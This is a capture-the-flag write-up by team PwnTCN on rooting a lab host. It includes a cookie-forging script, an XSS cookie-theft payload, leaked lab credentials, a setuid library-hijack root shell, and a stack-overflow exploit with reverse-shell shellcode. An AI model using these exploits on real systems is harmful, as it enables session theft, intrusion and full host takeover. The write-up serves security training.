
Team: PwnTCN

We were stuck for the first 6 hours of the CTF, and attempted a brute force on the website.

```
import requests
import time
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

url = "https://172.16.50.68/status"

session = requests.Session()

while True:
      text = session.get(url, verify=False).text
      if "CTF24" in text:
      print(text)
      time.sleep(0.1)
```

With this script, we received the first 2 flags.
Afterwards, we noticed something on the main page


Last login: 2024-11-22T07:56:09.971Z


The last login timestamp seemed to hang for a long time. Additionally, the connect.sid cookie was very similar to a UUID v1 label. After refreshing the page for a couple of times, we noticed that only the beginning of the connect.sid cookies changed.

We used the following Node.js script to calculate a new connect.sid (by passing the last login date from the website as an argument), and acquired a valid cookie for the technician account

```
const date = process.argv[2];

const timestamp = new Date(date).getTime().toString(16);
const uuid = `${timestamp.slice(0,
8)}-${timestamp.slice(8)}0-0000-5eb10242-ac150064`;

console.log(uuid)
```

Flag1: CTF24{c730c7250cc09ae1a036d1ad10dba36a87b9b7549ad378f4a716193f0ca4981e}
Timestamp: 19:10 UTC
Once we logged in as a technician, we were able to leave comments on error reports. Seeing this, combined with the fact that new reports were first tagged as *Pending Review,* and afterwards as being *Acknowledged* made us think of a possible XSS vulnerability.
After trying multiple methods of leaking the Administrator's cookie, we settled on making them create a new report, with their cookie as the content. We used the following code to generate our payload:


```
const formData = new FormData();

fetch("/reports/post", {
      method: "POST",
      headers: {
      "Content-Type": "application/x-www-form-urlencoded"
      },
      body: `unit=AAA&comment=${btoa(document.cookie)}`
});
```



User report	Issue status
Y29ubmVjdC5zaWQ9OWQxNWE0NzgtOTNiMC0wMDAwLTQ5MWEwODAwLTI3NzVmZDJh	Acknowledged

We now have the Administrator's cookie, in a base64-encoded format. After using their cookie, we reached the admin panel, and the second flag.

Flag2: CTF24{fad36439303af9b377a5a218860e6a774103c4d134eb3b1ed7e04c41985d374e}
Timestamp: 19:18 UTC



CTF24{fad36439303af9b377a5a218860e6a774103c4d134eb3b1ed7e04c41985d374e}

Maria	Hi Mark, Managament laptop has issues. I've attached some files. Could look it up? Regards, Maria
Paul	The cat got out again the front door. Did you let it open again?

On the admin panel, we are directed to a memory dump. We opened the memory dump in WinDbg and found that Keepass is running using `!process 0 0`. We used the following python script in order to recover the password from the dump: https://github.com/matro7sh/keepass-dump-masterkey.
Password: B8b26E4C26

Additionally, by checking the endpoint from where we acquired the dump, we found /data, where we found maria.zip, an archive containing the Keepass password database.

After unlocking the password database, we acquire the credentials for 2 accounts:

- Technician02:W3h26!I-;~ap
- maria:5TVQCZapEXTz

We used Maria's credentials to login to the machine using ssh, on port 222. This is a Docker container inside the real host. After logging in, we are greeted by the third flag.

Flag3: CTF24{c7bf6e530ede76368ad90db5cca4bc29062e15faf8831e6e3a0bed56308bc9d5}
Timestamp: 19:57 UTC

In the Docker container, using the `mount` command we found out that there are multiple volumes mounted from the host:

```
/dev/sda1 on /nginx type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /node/app type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /server/email.db type ext4
(rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/resolv.conf type ext4
(rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
```

The node application can be modified from this container, even though it's not the one running it. Furthermore, in `/node/app/ecosystem.config.js` the `watch` property is set to true, so any change will reload the application.

We got a reverse shell on the node container by hijacking the `/users` route with a reverse shell.

Flag4: CTFD{dc48276996451742e7b759e4fa9ece4c88b72765076c3ae616026d4b82b6194f}
Timestamp: 21:11 UTC

By using the command `find / -perm -4000 2>/dev/null` we found that `/usr/bin/pwd` is a setuid binary. We uploaded a statically linked version of strace and found this syscall: `openat(AT_FDCWD, "/home/node/libpwd.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)`. It seems like it is trying to load a shared library that does not exist, from a path we have write permissions to. We created a shared library that sets the uid and gid to 0 and spawns a shell.

```
#include <unistd.h>
#include <stdlib.h>

__attribute__((constructor))
void init() {
    setuid(0);
    setgid(0);
    system("/bin/sh");
}
```

After compiling and placing the shared library in the specified path, and running `/usr/bin/pwd`, we get a reverse shell as root in the container.

We actually forgot to extract the flag at that time and we submitted it after rooting the entire box.

Flag5:
CTFD{b75641dd070c77dc18e8433f7ccfbd8ceab9b8b821b00bb8825139b70d1a4b32}

Timestamp: 00:39 UTC (rooted container), 08:56 UTC (flag submitted).

Once we had root in the container, we found `/mnt/host`, which is a volume mounted from the host containing maria's SSH key from service on port 22. This is the real host, which hosts a binary listening on port 44000. This binary has PIE enabled, but NX disabled.

The first vulnerability is in `process_connection`, which allows us to get a stack address leak by supplying a buffer of exactly 8 characters and replacing the null byte of the buffer.

The second vulnerability is in `read_and_send`, which is a buffer overflow. We can use the leak to calculate the stack address to jump to. Unfortunately, we do not have the whole address. We know it starts with 0x7ff, we have 3 bytes from the leak, but we will have to bruteforce the rest. But, since each connection creates a fork of the process, the stack bounds stay the same.

```
from pwn import *
import os
import time
import sys
import pwnlib.tubes

old_clean = pwnlib.tubes.tube.tube.clean
pwnlib.tubes.tube.tube.clean = lambda self: old_clean(self,
timeout=0.5)
```

```
host = "electricfields.ctf"
#host = "localhost"

db = "./email.db"

shellcode =  b""
shellcode += b"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6"
shellcode += b"\x4d\x31\xc9\x6a\x22\x41\x5a\x6a\x07\x5a\x0f"
shellcode += b"\x05\x48\x85\xc0\x78\x51\x6a\x0a\x41\x59\x50"
shellcode += b"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f"
shellcode += b"\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02"
shellcode += b"\x00\x04\xd2\x0a\x32\x3d\x16\x51\x48\x89\xe6"
shellcode += b"\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x59\x48\x85"
shellcode += b"\xc0\x79\x25\x49\xff\xc9\x74\x18\x57\x6a\x23"
shellcode += b"\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31\xf6"
shellcode += b"\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a"
shellcode += b"\x3c\x58\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a"
shellcode += b"\x0f\x05\x48\x85\xc0\x78\xed\xff\xe6"

io = remote(host, 44000)
io.send(b"A" * 8)
leak = io.clean()[-3:][::-1]
print(leak.hex())
io.close()

for i in range(0x400, 0xfff + 1):
    missing = hex(i)[2:].rjust(3, "0")
    address = int("0x7ff" + missing + leak.hex(), 16)
    print(hex(address))
    payload = b"\x00" + b"\x90" * 279 + p64(address) + b"\x90" *
0x500 + shellcode
    with open(db, "wb") as file:
        file.write(payload)
    os.system("scp -i /tmp/maria.ssh ./email.db
maria@electricfields.ctf:/root/server/email.db")
    io = remote(host, 44000)
    io.send(b"get")
    io.clean()

while True:
    pass
```

With this script, we got a meterpreter shell as root on the real host.

Flag6:
CTF24{380d23fe863ca3387a36759bf1e3a43fd201dfef04a240198380a200396a6ad9}

Timestamp: 08:53 UTC